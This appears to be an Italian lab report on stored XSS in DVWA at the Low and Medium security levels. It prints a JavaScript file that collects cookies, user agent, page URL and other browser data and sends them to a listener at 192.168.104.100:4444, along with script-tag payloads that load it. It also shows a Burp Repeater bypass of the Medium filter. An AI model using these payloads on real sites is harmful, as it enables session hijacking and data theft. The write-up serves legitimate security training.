
Per comprendere gli oggetti e le proprietà utilizzate è stata consultata la documentazione MDN relativa al Document Object Model (DOM): https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model

7.4 Creazione del file tt.js

Nel file tt.js ogni valore viene passato a encodeURIComponent(), che converte i caratteri speciali in una forma adatta alla query string. Il carattere & separa i diversi parametri inviati al server.

```
var dati =
'cookie=' + encodeURIComponent(document.cookie) +
'&browser=' + encodeURIComponent(navigator.userAgent) +
'&platform=' + encodeURIComponent(navigator.platform) +
'&language=' + encodeURIComponent(navigator.language) +
'&page=' + encodeURIComponent(window.location.href) +
'&referrer=' + encodeURIComponent(document.referrer) +
'&date=' + encodeURIComponent(new Date());

new Image().src =
'http://192.168.104.100:4444/?' + dati;
```

12 - Sopra: Script JavaScript tt.js utilizzato per la raccolta estesa dei dati.


7.5 Significato dei dati raccolti

- **document.cookie**: restituisce i cookie della pagina accessibili a JavaScript;
- **navigator.userAgent**: fornisce la stringa con cui il browser si identifica;
- **navigator.platform**: indica la piattaforma dichiarata dal browser;
- **navigator.language**: indica la lingua preferita del browser;
- **window.location.href**: restituisce l'indirizzo completo della pagina aperta;
- **document.referrer**: indica la pagina precedente, quando disponibile;
- **new Date()**: genera la data e l'ora del browser nel momento dell'esecuzione.

7.6 Esecuzione dello script esteso con livello Low


Con il livello Low è stato inserito nel campo Message un secondo richiamo, questa volta diretto al file tt.js. Anche il nome breve del file consente al tag di rientrare nel limite di 50 caratteri.

```
<script src=//192.168.104.100:4444/tt.js></script>
```



13 - Sopra: Inserimento del richiamo al file tt.js nel campo Message con livello Low.

Il server Kali ha ricevuto prima la richiesta GET /tt.js e successivamente la richiesta contenente tutti i parametri. Nel risultato sono riconoscibili il cookie security=low, il PHPSESSID, lo User-Agent, la piattaforma, la lingua, l'URL della pagina e la data.



14 - Sopra: Output della raccolta estesa eseguita con livello Low.

8. Procedura con livello di sicurezza Medium


8.1 Perché la procedura cambia

Con il livello di sicurezza Medium il campo Message viene trattato con `strip_tags()` e `htmlspecialchars()`, quindi il richiamo inserito nel campo Message non viene eseguito. Il tag viene rimosso dal filtro e non compare come testo nella pagina; di conseguenza il server Python non riceve alcuna richiesta. Il campo Name, invece, utilizza un controllo incompleto che elimina soltanto la stringa esatta `<script>`. Un tag contenente l'attributo `src` non corrisponde a quella stringa e può quindi superare il filtro.

Il campo Name presenta però `maxlength="10"` nel form. Poiché questo limite è applicato soltanto dal browser, la richiesta POST può essere modificata con Burp Suite e inviata con un valore più lungo nel parametro `txtName`.

8.2 Impostazione e verifica del livello Medium


Dalla pagina DVWA Security è stato selezionato Medium.



15 - Sopra: Pagina DVWA Security con livello di sicurezza impostato su Medium.

8.3 Individuazione della richiesta POST nella HTTP History

Non è necessario mantenere attiva l'intercettazione del Proxy. È sufficiente inviare dal browser un commento normale, aprire Proxy > HTTP history e individuare la richiesta POST diretta a `/dvwa/vulnerabilities/xss_s/`. Nell'header Cookie è stato controllato il valore `security=medium`. La richiesta è stata quindi selezionata e inviata a Repeater con il comando Send to Repeater.




16 - Sopra: Richiesta POST della pagina XSS Stored individuata nella HTTP History con cookie security=medium.

8.4 Modifica del parametro txtName in Repeater


In Repeater è stata caricata la richiesta originale contenente un nome e un messaggio di prova. Il valore di txtName è stato sostituito con il richiamo a ck.js, mentre mtxMessage è rimasto un normale testo. In questo modo la lunghezza del campo Name non è più limitata dal form visualizzato nel browser.

`txtName=<script src=//192.168.104.100:4444/ck.js></script>&mtxMessage=ciao&btnSign=Sign+Guestbook`

Dopo aver verificato nuovamente l'header Cookie, è stato premuto Send in Repeater. Non è necessario eseguire anche Forward nel Proxy, perché Repeater invia direttamente una nuova richiesta al server.




17 - Sopra: Richiesta caricata in Repeater prima della sostituzione del valore txtName e dell'invio.



18 - Sopra: Richiesta caricata in Repeater dopo della sostituzione del valore txtName e dell'invio.


8.5 Verifica dello script semplice a livello Medium

Ricaricando la pagina XSS Stored, la voce memorizzata mostrava il messaggio di prova mentre il campo Name appariva vuoto: il tag non viene visualizzato come testo perché il browser lo interpreta ed esegue il richiamo esterno.



19 - Sopra: Guestbook dopo la memorizzazione del richiamo a ck.js nel campo Name con livello Medium.


Nel terminale del server Python sono comparse prima la richiesta GET /ck.js e poi la richiesta contenente security=medium e il PHPSESSID. Questo conferma che il payload inserito tramite Repeater è stato memorizzato ed eseguito nel contesto della sessione Medium.



20 - Sopra: Ricezione di ck.js e del cookie della sessione con livello Medium.


8.6 Ripetizione della procedura con lo script esteso

La stessa procedura è stata ripetuta per il file tt.js. È stata individuata una nuova richiesta POST nella HTTP History e inviata a Repeater. Il parametro txtName è stato quindi sostituito con il richiamo allo script esteso.

